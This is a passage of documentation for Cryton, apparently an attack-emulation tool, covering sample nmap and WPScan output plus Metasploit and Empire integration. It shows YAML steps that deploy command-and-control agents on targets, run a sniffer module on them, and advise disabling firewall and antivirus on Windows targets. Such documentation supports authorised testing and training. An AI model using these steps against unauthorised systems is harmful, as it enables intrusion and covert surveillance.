SV+tcTbVXvpj6Dk3IQAQx1plQLbjcLda3wJjB+Umb+Xr/YkrKGvlWJTjc75I1+qIT4IJ1bKeecERHnT/IPpg8w7CDv3mHTlhW3fA9I3D3YElh21C/
RFzwaGbOFP5q5pdunP', 'bits': '2048'}, {'fingerprint': '80e7ffd44d83fbe89f692768bd05d42b', 'type': 'ecdsa-sha2-nistp256', 'key':
'AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPkR0kyR7nNOBkue6qsy995GPdpnlnrsbDMkm/
8lrx8dTkg+xg5exjZcQeATsNgMbzvwAcm4NXEMg3RNiLAJ4Zo=', 'bits': '256'}, {'fingerprint': '6136ed35894508e085da45059f70ed15', 'type':
'ssh-ed25519', 'key': 'AAAAC3NzaC1lZDI1NTE5AAAAIJIkt1AlQN1PvvvgH6AgQjroOF2iIYTC0QFqP0Kfx9bC', 'bits': '256'}]}}]}, {'protocol':
'tcp', 'portid': '111', 'state': 'open', 'reason': 'syn-ack', 'reason_ttl': '0', 'service': {'name': 'rpcbind', 'version': '2-4',
'extrainfo': 'RPC #100000', 'method': 'probed', 'conf': '10'}, 'cpe': [], 'scripts': [{'name': 'rpcinfo', 'raw': '\n  program
version    port/proto  service\n  100000  2,3,4        111/tcp   rpcbind\n  100000  2,3,4        111/udp   rpcbind\n  100000
3,4          111/tcp6  rpcbind\n  100000  3,4          111/udp6  rpcbind\n  100024  1          34829/tcp   status\n  100024
1          35465/udp   status\n  100024  1          38358/udp6  status\n  100024  1          41647/tcp6  status\n', 'data':
{'100024': {'tcp6': {'version': {'children': [{0: '1'}]}, 'children': [{'port': '41647', 'owner': '107', 'addr': '::'}]}, 'udp':
{'version': {'children': [{0: '1'}]}, 'children': [{'port': '35465', 'owner': '107', 'addr': '0.0.0.0'}]}, 'udp6': {'version':
{'children': [{0: '1'}]}, 'children': [{'port': '38358', 'owner': '107', 'addr': '::'}]}, 'tcp': {'version': {'children': [{0:
'1'}]}, 'children': [{'port': '34829', 'owner': '107', 'addr': '0.0.0.0'}]}}, '100000': {'udp': {'version': {'children': [{0:
'2', 1: '3', 2: '4'}]}, 'children': [{'port': '111', 'owner': 'superuser', 'addr': '0.0.0.0'}]}, 'local': {'version':
{'children': [{0: '3', 1: '4'}]}, 'children': [{'addr': '/run/rpcbind.sock', 'owner': 'superuser'}]}, 'tcp6': {'version':
{'children': [{0: '3', 1: '4'}]}, 'children': [{'port': '111', 'owner': 'superuser', 'addr': '::'}]}, 'udp6': {'version':
{'children': [{0: '3', 1: '4'}]}, 'children': [{'port': '111', 'owner': 'superuser', 'addr': '::'}]}, 'tcp': {'version':
{'children': [{0: '2', 1: '3', 2: '4'}]}, 'children': [{'port': '111', 'owner': 'superuser', 'addr': '0.0.0.0'}]}}}}]}],
'hostname': [], 'macaddress': None, 'state': {'state': 'up', 'reason': 'conn-refused', 'reason_ttl': '0'}}, 'stats': {'scanner':
'nmap', 'args': 'nmap -oX - -A -T4 --top-ports 100 192.168.56.51', 'start': '1660741353', 'startstr': 'Wed Aug 17 15:02:33 2022',
'version': '7.92', 'xmloutputversion': '1.05'}, 'runtime': {'time': '1660741360', 'timestr': 'Wed Aug 17 15:02:40 2022',
'summary': 'Nmap done at Wed Aug 17 15:02:40 2022; 1 IP address (1 host up) scanned in 7.65 seconds', 'elapsed': '7.65', 'exit':
'success'}},
    'output': '<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE nmaprun>\n<?xml-stylesheet href="file:///usr/bin/../share/nmap/
nmap.xsl" type="text/xsl"?>\n<!-- Nmap 7.92 scan initiated Wed Aug 17 15:02:33 2022 as: nmap -oX - -A -T4 -&#45;top-ports 100
192.168.56.51 -->\n<nmaprun scanner="nmap" args="nmap -oX - -A -T4 -&#45;top-ports 100 192.168.56.51" start="1660741353"
startstr="Wed Aug 17 15:02:33 2022" version="7.92" xmloutputversion="1.05">\n<scaninfo type="connect" protocol="tcp"
numservices="100"
services="7,9,13,21-23,25-26,37,53,79-81,88,106,110-111,113,119,135,139,143-144,179,199,389,427,443-445,465,513-515,543-544,548,554,587,631
>\n<verbose level="0"/>\n<debugging level="0"/>\n<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/
>\n<address addr="192.168.56.51" addrtype="ipv4"/>\n<hostnames>\n</hostnames>\n</hosthint>\n<host starttime="1660741353"
endtime="1660741360"><status state="up" reason="conn-refused" reason_ttl="0"/>\n<address addr="192.168.56.51" addrtype="ipv4"/
>\n<hostnames>\n</hostnames>\n<ports><extraports state="closed" count="98">\n<extrareasons reason="conn-refused" count="98"
proto="tcp"
ports="7,9,13,21,23,25-26,37,53,79-81,88,106,110,113,119,135,139,143-144,179,199,389,427,443-445,465,513-515,543-544,548,554,587,631,646,87
>\n</extraports>\n<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ssh"
product="OpenSSH" version="6.6.1p1 Ubuntu 2ubuntu2.13" extrainfo="Ubuntu Linux; protocol 2.0" ostype="Linux" method="probed"
conf="10"><cpe>cpe:/a:openbsd:openssh:6.6.1p1</cpe><cpe>cpe:/o:linux:linux_kernel</cpe></service><script id="ssh-hostkey"
output="&#xa;  1024 c7:23:04:56:47:12:29:44:cd:b5:47:f7:5a:cb:ad:6b (DSA)&#xa;  2048 ab:d9:26:30:04:cd:99:ee:2c:f2:33:82:cd:2d:
28:67 (RSA)&#xa;  256 80:e7:ff:d4:4d:83:fb:e8:9f:69:27:68:bd:05:d4:2b (ECDSA)&#xa;  256 61:36:ed:35:89:45:08:e0:85:da:45:05:9f:
70:ed:15 (ED25519)"><table>\n<elem key="fingerprint">c723045647122944cdb547f75acbad6b</elem>\n<elem key="type">ssh-dss</
elem>\n<elem key="key">AAAAB3NzaC1kc3MAAACBAO9HtEJnY/fqKHmaAw+ycL4gHrICR7T/1JL5lpm0drDcrZtWI/
mDhDiICba8yZlQrELAhnsP9yQf0AtRDiAA8zOqFw/55RdejvvUzWWUTI+5shisefPHbSRzHrJsO9khVR9gbDkirdGnOvjzi4qIHsqOPW6ji6/
WhBWmjAKOWjr1AAAAFQDeFPBoAJqvJf+dPA1d3v+pH/
VVpQAAAIEA3XepPB0Uo4M6J4UYCsX+Lu8SWujQ0AOSm9jQqmVQpD9sjnBWnAUP7ScUoSX1om7GadlZLMWT4GM3ljq3fQ+tNh/
hejenJioTfnYY1BLlwpiqpNq9kU4JyF5vq1ZXdOPPKwJar52IDQf+p6M9fMtHrRgLVqXt5eHUWFDCiyxRi6kAAACBAL8lNl2BPKTyk66pGaKyUOBKw030K+2KPCdsupfzKS6oa5ZUWL
v0oS85GawG56s5aQ9qNAlQbqDXqM/5TJx7xv57uDsZH5dNzyAEIM/+FjoiT6acQHFQ+DHRMrWwTuU3nHi5BF5k31/DflS8h+J</elem>\n<elem key="bits">1024</
elem>\n</table>\n<table>\n<elem key="fingerprint">abd9263004cd99ee2cf23382cd2d2867</elem>\n<elem key="type">ssh-rsa</elem>\n<elem
key="key">AAAAB3NzaC1yc2EAAAADAQABAAABAQDjroBPHxLTl8UXL2r6HHW9Hcj+p2J4uUJh3k7ULVR8/aTRnJxyUfCPDway/lyoa2tY5qtiAF8k4tI53o7cCNnzL/
aRW+w3PHIWGaYyI8VmNQxKKvQqcorML5UUaif9H3nTIN6+MIK+bxWMOnjq9vMnz4lzDYp6JX5Ra1LzflhmYHhnVVHA1JUuERp2MzN5OC3QJ+YaOCYYkbuY+GIn/
SV+tcTbVXvpj6Dk3IQAQx1plQLbjcLda3wJjB+Umb+Xr/YkrKGvlWJTjc75I1+qIT4IJ1bKeecERHnT/IPpg8w7CDv3mHTlhW3fA9I3D3YElh21C/
RFzwaGbOFP5q5pdunP</elem>\n<elem key="bits">2048</elem>\n</table>\n<table>\n<elem
key="fingerprint">80e7ffd44d83fbe89f692768bd05d42b</elem>\n<elem key="type">ecdsa-sha2-nistp256</elem>\n<elem
key="key">AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPkR0kyR7nNOBkue6qsy995GPdpnlnrsbDMkm/
8lrx8dTkg+xg5exjZcQeATsNgMbzvwAcm4NXEMg3RNiLAJ4Zo=</elem>\n<elem key="bits">256</elem>\n</table>\n<table>\n<elem
key="fingerprint">6136ed35894508e085da45059f70ed15</elem>\n<elem key="type">ssh-ed25519</elem>\n<elem
```

```
key="key">AAAAC3NzaC1lZDI1NTE5AAAAIJIkt1AlQN1PvvvgH6AgQjroOF2iIYTC0QFqP0Kfx9bC</elem>\n<elem key="bits">256</elem>\n</table>\n</
script></port>\n<port protocol="tcp" portid="111"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="rpcbind"
version="2-4" extrainfo="RPC #100000" method="probed" conf="10"/><script id="rpcinfo" output="&#xa;  program version    port/
proto  service&#xa;  100000  2,3,4        111/tcp   rpcbind&#xa;  100000  2,3,4        111/udp   rpcbind&#xa;  100000
3,4          111/tcp6  rpcbind&#xa;  100000  3,4          111/udp6  rpcbind&#xa;  100024  1          34829/tcp   status&#xa;
100024  1          35465/udp   status&#xa;  100024  1          38358/udp6  status&#xa;  100024  1          41647/tcp6
status&#xa;"><table key="100024">\n<table key="tcp6">\n<table key="version">\n<elem>1</elem>\n</table>\n<elem key="port">41647</
elem>\n<elem key="owner">107</elem>\n<elem key="addr">::</elem>\n</table>\n<table key="udp">\n<table key="version">\n<elem>1</
elem>\n</table>\n<elem key="port">35465</elem>\n<elem key="owner">107</elem>\n<elem key="addr">0.0.0.0</elem>\n</table>\n<table
key="udp6">\n<table key="version">\n<elem>1</elem>\n</table>\n<elem key="port">38358</elem>\n<elem key="owner">107</elem>\n<elem
key="addr">::</elem>\n</table>\n<table key="tcp">\n<table key="version">\n<elem>1</elem>\n</table>\n<elem key="port">34829</
elem>\n<elem key="owner">107</elem>\n<elem key="addr">0.0.0.0</elem>\n</table>\n</table>\n<table key="100000">\n<table
key="udp">\n<table key="version">\n<elem>2</elem>\n<elem>3</elem>\n<elem>4</elem>\n</table>\n<elem key="port">111</elem>\n<elem
key="owner">superuser</elem>\n<elem key="addr">0.0.0.0</elem>\n</table>\n<table key="local">\n<table key="version">\n<elem>3</
elem>\n<elem>4</elem>\n</table>\n<elem key="addr">/run/rpcbind.sock</elem>\n<elem key="owner">superuser</elem>\n</table>\n<table
key="tcp6">\n<table key="version">\n<elem>3</elem>\n<elem>4</elem>\n</table>\n<elem key="port">111</elem>\n<elem
key="owner">superuser</elem>\n<elem key="addr">::</elem>\n</table>\n<table key="udp6">\n<table key="version">\n<elem>3</
elem>\n<elem>4</elem>\n</table>\n<elem key="port">111</elem>\n<elem key="owner">superuser</elem>\n<elem key="addr">::</elem>\n</
table>\n<table key="tcp">\n<table key="version">\n<elem>2</elem>\n<elem>3</elem>\n<elem>4</elem>\n</table>\n<elem
key="port">111</elem>\n<elem key="owner">superuser</elem>\n<elem key="addr">0.0.0.0</elem>\n</table>\n</table>\n</script></
port>\n</ports>\n<times srtt="484" rttvar="383" to="100000"/>\n</host>\n<runstats><finished time="1660741360" timestr="Wed Aug 17
15:02:40 2022" summary="Nmap done at Wed Aug 17 15:02:40 2022; 1 IP address (1 host up) scanned in 7.65 seconds" elapsed="7.65"
exit="success"/><hosts up="1" down="0" total="1"/>\n</runstats>\n</nmaprun>'
}
```

6.2.5 mod_script

Module for running custom scripts.

System requirements

There are no system requirements.

Input parameters

Description of input parameters for module.

Parameter name	Required	Example value	Data type	Default value	Parameter description
`script_path`	Yes	/tmp/ script.py	string	-	Full path to the script.
`script_arguments`	No	-arg1 example	string	-	Optional arguments for script.
`executable`	Yes	python3	string	-	What should be used to execute the script
`serialized_output`	No	true	string	false	Flag whether you want to return the result of the script in `serialized_output`, so that it could be used as input in other modules. **NOTICE: output of the script muse be valid JSON with this option enabled.**
`timeout`	No	60	int	-	For how long - in seconds - the script should run (overrides args), if not set, module waits until the script finishes.

EXAMPLE YAML(S)

```
module_arguments:
  script_path: /tmp/example.py
  script_arguments: -t 10.10.10.5
  executable: python3
  timeout: 30
```

Output

Description of output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output from the script or any errors that can occur during module execution
`serialized_output`	Serialized script output in JSON that can accessed in other modules as input

EXAMPLE

`json lines`
`{`

```
    "serialized_output": None,
    "output": "script output",
    "return_code": 0
}
```

6.2.6 mod_wpscan

This module runs WPScan on given target and returns a file with found vulnerabilities.

System requirements

For this module to function properly, WPScan needs to be installed.

Input parameters

Description of input parameters for module.

PARAMETERS WITH PREDEFINED INPUTS

Parameter name	Required	Example value	Data type	Default value	Parameter description
`target`	Yes	http://127.0.0.1:8000/index.php	string	-	Scan target.
`api_token`	No	TOKEN	string	-	The WPScan API Token to display vulnerability data, available at https://wpscan.com/profile.
`options`	No	--max-threads 7	string	-	Additional WPScan parameters.
`serialized_output`	No	False	bool	True	Flag for returning json serialized result in `serialized_output`, so that it could be used as input in other modules. **NOTICE: uses `-f json` as a parameter in WPScan command.**

PARAMETERS WITH CUSTOM NMAP COMMAND

NOTICE: For the scan result to be in the `serialized_output`, use `-f json` parameter in the WPScan command

Parameter name	Required	Example value	Data type	Default value	Parameter description
`custom_command`	Yes	wpscan --url http://127.0.0.1:8000/index.php -f json	string	-	WPScan command as in command line

Output parameters

Description of module output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output of WPScan or any errors that can occur during module execution.
`serialized_output`	Serialized WPScan output in JSON that can accessed in other modules as input.

Example yaml(s) with module results

EXAMPLE WITH SERIALIZED OUTPUT

```
module_arguments:
  target: CHANGE_ME
  options: --max-threads 7
```

```json lines { 'return_code': 0, 'output': '', 'serialized_output': {'banner': {'description': 'WordPress Security Scanner by the WPScan Team', 'version': '3.8.22', 'authors': ['@*WPScan*', '@ethicalhack3r', '@erwan_lr', '@firefart'], 'sponsor': 'Sponsored by Automattic - https://automattic.com/'}, 'start_time': 1667510731, 'start_memory': 50909184, 'target_url': 'http://127.12.0.1/', 'target_ip': '127.12.0.1', 'effective_url': 'http://127.12.0.1/', 'interesting_findings': [{'url': 'http://127.12.0.1/', 'to_s': 'Headers', 'type': 'headers', 'found_by': 'Headers (Passive Detection)', 'confidence': 100, 'confirmed_by': {}, 'references': {}, 'interesting_entries': ['Server: Apache/2.4.7 (Ubuntu)', 'X-Powered-By: PHP/5.5.9-1ubuntu4.29', 'SecretHeader: SecretValue', 'via: Squid 1.0.0']}, {'url': 'http://127.12.0.1/robots.txt', 'to_s': 'robots.txt found: http://127.12.0.1/robots.txt', 'type': 'robots_txt', 'found_by': 'Robots Txt (Aggressive Detection)', 'confidence': 100, 'confirmed_by': {}, 'references': {}, 'interesting_entries': []}, {'url': 'http://127.12.0.1/searchreplacedb2.php', 'to_s': 'Search Replace DB script found: http://127.12.0.1/searchreplacedb2.php', 'type': 'search_replace_db2', 'found_by': 'Search Replace Db2 (Aggressive Detection)', 'confidence': 100, 'confirmed_by': {}, 'references': {'url': ['https://interconnectit.com/products/search-and-replace-for-wordpress-databases/']}, 'interesting_entries': []}, {'url': 'http://127.12.0.1/xmlrpc.php', 'to_s': 'XML-RPC seems to be enabled: http://127.12.0.1/xmlrpc.php', 'type': 'xmlrpc', 'found_by': 'Headers (Passive Detection)', 'confidence': 100, 'confirmed_by': {'Link Tag (Passive Detection)': {'confidence': 30}, 'Direct Access (Aggressive Detection)': {'confidence': 100}}, 'references': {'url': ['http://codex.wordpress.org/XML-RPC_Pingback_API'], 'metasploit': ['auxiliary/scanner/http/wordpress_ghost_scanner', 'auxiliary/dos/http/wordpress_xmlrpc_dos', 'auxiliary/scanner/http/wordpress_xmlrpc_login', 'auxiliary/scanner/http/wordpress_pingback_access']}, 'interesting_entries': []}, {'url': 'http://127.12.0.1/readme.html', 'to_s': 'WordPress readme found: http://127.12.0.1/readme.html', 'type': 'readme', 'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'confirmed_by': {}, 'references': {}, 'interesting_entries': []}, {'url': 'http://127.12.0.1/wp-content/debug.log', 'to_s': 'Debug Log found: http://127.12.0.1/wp-content/debug.log', 'type': 'debug_log', 'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'confirmed_by': {}, 'references': {'url': ['https://codex.wordpress.org/Debugging_in_WordPress']}, 'interesting_entries': []}, {'url': 'http://127.12.0.1/wp-cron.php', 'to_s': 'The external WP-Cron seems to be enabled: http://127.12.0.1/wp-cron.php', 'type': 'wp_cron', 'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 60, 'confirmed_by': {}, 'references': {'url': ['https://www.iplocation.net/defend-wordpress-from-ddos', 'https://github.com/wpscanteam/wpscan/issues/1299']}, 'interesting_entries': []}], 'version': {'number': '4.2.34', 'release_date': '0001-01-01', 'status': 'outdated', 'found_by': 'Rss Generator (Passive Detection)', 'confidence': 100, 'interesting_entries': ['http://127.12.0.1/index.php/feed/, https://wordpress.org/?v=4.2.34', 'http://127.12.0.1/index.php/comments/feed/, https://wordpress.org/?v=4.2.34'], 'confirmed_by': {}, 'vulnerabilities': []}, 'main_theme': {'slug': 'twentyfifteen', 'location': 'http://127.12.0.1/wp-content/themes/twentyfifteen/', 'latest_version': '3.3', 'last_updated': '2022-11-02T00:00:00.000Z', 'outdated': True, 'readme_url': 'http://127.12.0.1/wp-content/themes/twentyfifteen/readme.txt', 'directory_listing': False, 'error_log_url': None, 'style_url': 'http://127.12.0.1/wp-content/themes/twentyfifteen/style.css?ver=4.2.34', 'style_name': 'Twenty Fifteen', 'style_uri': 'https://wordpress.org/themes/twentyfifteen/', 'description': "Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is readable on a wide variety of screen sizes, and suitable for multiple languages. We designed it using a mobile-first approach, meaning your content takes center-stage, regardless of whether your visitors arrive by smartphone, tablet, laptop, or desktop computer.", 'author': 'the WordPress team', 'author_uri': 'https://wordpress.org/', 'template': None, 'license': 'GNU General Public License v2 or later', 'license_uri': 'http://www.gnu.org/licenses/gpl-2.0.html', 'tags': 'black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessibility-ready, custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-support, sticky-post, threaded-comments, translation-ready', 'text_domain': 'twentyfifteen', 'found_by': 'Css Style In Homepage (Passive Detection)', 'confidence': 70, 'interesting_entries': [], 'confirmed_by': {}, 'vulnerabilities': [], 'version': {'number': '1.1', 'confidence': 80, 'found_by': 'Style (Passive Detection)', 'interesting_entries': ["http://127.12.0.1/wp-content/themes/twentyfifteen/style.css?ver=4.2.34, Match: 'Version: 1.1'"], 'confirmed_by': {}}, 'parents': []}, 'plugins': {}, 'config_backups': {'http://127.12.0.1/wp-config.old': {'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'interesting_entries': [], 'confirmed_by': {}}, 'http://127.12.0.1/wp-config.php.save': {'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'interesting_entries': [], 'confirmed_by': {}}, 'http://127.12.0.1/wp-config.php~': {'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'interesting_entries': [], 'confirmed_by': {}}, 'http://127.12.0.1/wp-config.txt': {'found_by': 'Direct Access (Aggressive Detection)', 'confidence': 100, 'interesting_entries': [], 'confirmed_by': {}}}, 'vuln_api': {'error': 'No WPScan API Token given, as a result vulnerability data has not been output.\nYou can get a free API token with 25 daily requests by registering at https://wpscan.com/register'}, 'stop_time': 1667510735,
```

'elapsed': 4, 'requests_done': 139, 'cached_requests': 44, 'data_sent': 34812, 'data_sent_humanised': '33.996 KB', 'data_received': 20794, 'data_received_humanised': '20.307 KB', 'used_memory': 244031488, 'used_memory_humanised': '232.727 MB'} }

~~~
### Example with text output
```yaml
module_arguments:
  target: CHANGE_ME
  options: --max-threads 7
  serialized_output: False
~~~

```
json lines
{
  'return_code': 0,
  'output': "_______________________________________________________________\n         __          _______   _____\n         \\ \
\        / /  __ \\ / ____|\n          \\ \\  /\\  / /| |__) | (___   ___  __ _ _ __ ®\n           \\ \\/  \\/ / |  ___/ \\___ \
\ / __|/ _` | '_ \\\n            \\  /\\  /  | |     ____) | (__| (_| | | | |\n             \\/  \\/   |_|    |_____/ \\___|\
\__,_|_| |_|\n\n         WordPress Security Scanner by the WPScan Team\n                         Version 3.8.17\n       Sponsored
by Automattic - https://automattic.com/\n       @_WPScan_, @ethicalhack3r, @erwan_lr,
@firefart\n_______________________________________________________________\n\n\x1b[32m[+]\x1b[0m URL: http://127.12.0.1/
[127.12.0.1]\n\x1b[32m[+]\x1b[0m Started: Mon Nov  7 15:56:24 2022\n\nInteresting Finding(s):\n\n\x1b[32m[+]\x1b[0m Headers\n |
Interesting Entries:\n |  - Server: Apache/2.4.7 (Ubuntu)\n |  - X-Powered-By: PHP/5.5.9-1ubuntu4.29\n |  - SecretHeader:
SecretValue\n |  - via: Squid 1.0.0\n | Found By: Headers (Passive Detection)\n | Confidence: 100%\n\n\x1b[32m[+]\x1b[0m
robots.txt found: http://127.12.0.1/robots.txt\n | Found By: Robots Txt (Aggressive Detection)\n | Confidence: 100%
\n\n\x1b[32m[+]\x1b[0m Search Replace DB script found: http://127.12.0.1/searchreplacedb2.php\n | Found By: Search Replace Db2
(Aggressive Detection)\n | Confidence: 100%\n | Reference: https://interconnectit.com/products/search-and-replace-for-wordpress-
databases/\n\n\x1b[32m[+]\x1b[0m XML-RPC seems to be enabled: http://127.12.0.1/xmlrpc.php\n | Found By: Headers (Passive
Detection)\n | Confidence: 100%\n | Confirmed By:\n |  - Link Tag (Passive Detection), 30% confidence\n |  - Direct Access
(Aggressive Detection), 100% confidence\n | References:\n |  - http://codex.wordpress.org/XML-RPC_Pingback_API\n |  - https://
www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/\n |  - https://www.rapid7.com/db/modules/auxiliary/dos/
http/wordpress_xmlrpc_dos/\n |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/\n |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/\n\n\x1b[32m[+]\x1b[0m WordPress readme found:
http://127.12.0.1/readme.html\n | Found By: Direct Access (Aggressive Detection)\n | Confidence: 100%\n\n\x1b[32m[+]\x1b[0m Debug
Log found: http://127.12.0.1/wp-content/debug.log\n | Found By: Direct Access (Aggressive Detection)\n | Confidence: 100%\n |
Reference: https://codex.wordpress.org/Debugging_in_WordPress\n\n\x1b[32m[+]\x1b[0m The external WP-Cron seems to be enabled:
http://127.12.0.1/wp-cron.php\n | Found By: Direct Access (Aggressive Detection)\n | Confidence: 60%\n | References:\n |  -
https://www.iplocation.net/defend-wordpress-from-ddos\n |  - https://github.com/wpscanteam/wpscan/issues/1299\n\n\x1b[32m[+]
\x1b[0m WordPress version 4.2.34 identified (Outdated, released on 0001-01-01).\n | Found By: Rss Generator (Passive Detection)\n
|  - http://127.12.0.1/index.php/feed/, <generator>https://wordpress.org/?v=4.2.34</generator>\n |  - http://127.12.0.1/
index.php/comments/feed/, <generator>https://wordpress.org/?v=4.2.34</generator>\n\n\x1b[32m[+]\x1b[0m WordPress theme in use:
twentyfifteen\n | Location: http://127.12.0.1/wp-content/themes/twentyfifteen/\n | Last Updated: 2022-11-02T00:00:00.000Z\n |
Readme: http://127.12.0.1/wp-content/themes/twentyfifteen/readme.txt\n | \x1b[33m[!]\x1b[0m The version is out of date, the
latest version is 3.3\n | Style URL: http://127.12.0.1/wp-content/themes/twentyfifteen/style.css?ver=4.2.34\n | Style Name:
Twenty Fifteen\n | Style URI: https://wordpress.org/themes/twentyfifteen/\n | Description: Our 2015 default theme is clean, blog-
focused, and designed for clarity. Twenty Fifteen's simple, st...\n | Author: the WordPress team\n | Author URI: https://
wordpress.org/\n |\n | Found By: Css Style In Homepage (Passive Detection)\n |\n | Version: 1.1 (80% confidence)\n | Found By:
Style (Passive Detection)\n |  - http://127.12.0.1/wp-content/themes/twentyfifteen/style.css?ver=4.2.34, Match: 'Version:
1.1'\n\n\x1b[32m[+]\x1b[0m Enumerating All Plugins (via Passive Methods)\n\n\x1b[34m[i]\x1b[0m No plugins Found.\n\n\x1b[32m[+]
\x1b[0m Enumerating Config Backups (via Passive and Aggressive Methods)\n\n Checking Config Backups -: |
==================================================|\n\n\x1b[34m[i]\x1b[0m Config Backup(s) Identified:\n\n\x1b[31m[!]\x1b[0m
http://127.12.0.1/wp-config.old\n | Found By: Direct Access (Aggressive Detection)\n\n\x1b[31m[!]\x1b[0m http://127.12.0.1/wp-
config.php.save\n | Found By: Direct Access (Aggressive Detection)\n\n\x1b[31m[!]\x1b[0m http://127.12.0.1/wp-config.php~\n |
Found By: Direct Access (Aggressive Detection)\n\n\x1b[31m[!]\x1b[0m http://127.12.0.1/wp-config.txt\n | Found By: Direct Access
(Aggressive Detection)\n\n\x1b[33m[!]\x1b[0m No WPScan API Token given, as a result vulnerability data has not been output.
\n\x1b[33m[!]\x1b[0m You can get a free API token with 25 daily requests by registering at https://wpscan.com/
register\n\n\x1b[32m[+]\x1b[0m Finished: Mon Nov  7 15:56:34 2022\n\x1b[32m[+]\x1b[0m Requests Done: 139\n\x1b[32m[+]\x1b[0m
Cached Requests: 44\n\x1b[32m[+]\x1b[0m Data Sent: 34.132 KB\n\x1b[32m[+]\x1b[0m Data Received: 20.307 KB\n\x1b[32m[+]\x1b[0m
Memory used: 243.156 MB\n\x1b[32m[+]\x1b[0m Elapsed time: 00:00:10\n",
```

```
    'serialized_output': {}
}
```

7. Integrated tools

7.1 Metasploit

Description of Metasploit functionalities supported by Cryton.

7.1.1 Setup

To be able to use MSF, it must be accessible to the Worker. All you need to do is start the msfrpc(d) module in MSF and set Worker's environment `CRYTON_WORKER_MSFRPCD_*` variables. After that, if you start the Worker and a connection is created, you will see the following message: `Connected to msfrpcd.`.

7.1.2 Session management

Cryton allows you to utilize sessions from Metasploit. To learn how, see session management.

7.1.3 MSF listener

Cryton allows creating a Stage that will start an MSF listener on Worker and will wait until it returns a session that matches defined parameters. For more information see MSF listener in Stage.

7.2 Empire

Description of Empire functionalities supported by Cryton.

functionalities:

1. Deploy empire agents through ssh connection or metasploit session
2. Execute shell scripts or Empire modules on active agents

7.2.1 requirements for usage with Core:

- Installed and running Empire server with version 4.1.0 and above. Installation guide here
- Installed all main Cryton components, that is Core, Worker and Cli
- Empire server needs to be able to communicate with Worker component

For Empire usage only with Worker see documentation here.

7.2.2 Step types for Empire functionalities

Empire functionalities supported by Cryton are represented by different Step types. More about the `step_type` argument in here.

7.2.3 Deploy Empire agent on a target

This functionality uses `step_type: empire/agent-deploy` and enables to deploy Empire agent on the given target (executing Empire generated payload with given parameters on target).

Usable arguments for this step type are:

Argument	Description
`listener_name`	Name of listener in Empire for identification. If listener with this name already exists in Empire, it will be used for stager generation.
`listener_port` (optional)	Port on which should be listener communicating with Agents.
`listener_options` (optional)	Additional adjustable parameters for creating listener. More on here.
`listener_type` (optional)	Type of listener (default: http).
`stager_type`	Type of stager that should be generated in form of path (example: \`multi/bash'). For stager types look here.
`stager_options` (optional)	Additional adjustable parameters for generating stager. Parameters can be viewed in individual stager python files or through Empire client.
`agent_name`	Name for the deployed agent which is going to be used as a reference to this agent later.
`use_named_session` (optional)	Name of created msf session through Cryton.
`use_any_session_to_target` (optional)	Ip address of target on which has been created msf session
`session_id` (optional)	ID of msf session to target.
`ssh_connection` (optional)	Arguments for creating ssh connection to target.

Arguments for `ssh_connection`

Argument	Description
`target`	Ip address for ssh connection.
`username` (optional)	Username for ssh connection.
`password` (optional)	Password for ssh connection if `ssh_key` is not supplied.
`ssh_key` (optional)	Ssh key for ssh connection if `password` is not supplied.
`port` (optional)	Port for ssh connection (default: 22).

Example

```
- name: deploy-agent
  step_type: empire/agent-deploy
  arguments:
    use_named_session: session_to_target_1 # using named session created in step ssh-session
    listener_name: testing
    listener_port: 80
    stager_type: multi/bash
    agent_name: MyAgent # only lower/upper characters and numbers allowed in name
```

7.2.4 Execute shell script or Empire module on agent

This functionality uses `step_type: empire/execute` and allows the execution of shell commands or Empire modules on active Empire agents.

To execute a Shell command use the following arguments:

Argument	Description
`use_agent`	Name of an active agent that checked on Empire server.
`shell_command`	Shell command that should be executed on an active agent (example: `whoami`).

To execute an Empire module use the following arguments:

Argument	Description
`use_agent`	Name of an active agent that checked on Empire server.
`module`	Name of Empire module in form of a path that should be executed on the active agent (example: `collection/sniffer`). Available Empire modules here.
`module_arguments` (optional)	Additional arguments for Empire module execution.

Example

```
- name: sniffer-on-agent
  step_type: empire/execute
  arguments:
    use_agent: MyAgent
    module: collection/sniffer
    module_arguments: # Optional
      IpFilter: 192.168.33.12
      PortFilter: 1234
```

```
- name: whoami-on-agent
  step_type: empire/execute
  arguments:
    use_agent: MyAgent
    shell_command: whoami
```

7.2.5 Debugging

Empire server connection problems

1. Check that the empire server is running correctly
2. Check that the Worker component has access to the Empire server

Empire Agent cannot connect to the Empire server

1. If you are using metasploit session for agent deployment, check that the session is functioning correctly
2. Check that the Listener Host option is set to an IP address of the machine that the Empire server is running on and that the target you are deploying an Empire agent on has access to that IP address

7.2.6 Deploy Empire agent on Windows

Recommended Empire `stager_type` to use for Windows machines is `multi/launcher` right now.

IMPORTANT!!

For empire stagers to work on newer versions of Windows OS, you need to disable all **firewall** and **antivirus** protection on targeted Windows machine.

8. Logging

The logs adhere to the following format:

```
{"queue": "cryton_core.control.request", "event": "Queue declared and consuming", "logger": "cryton-debug", "level": "info", "timestamp":
"2021-05-18T11:19:20.012152Z"}
{"plan_name": "Example scenario", "plan_id": 129, "status": "success", "event": "plan created", "logger": "cryton", "level": "info", "timestamp":
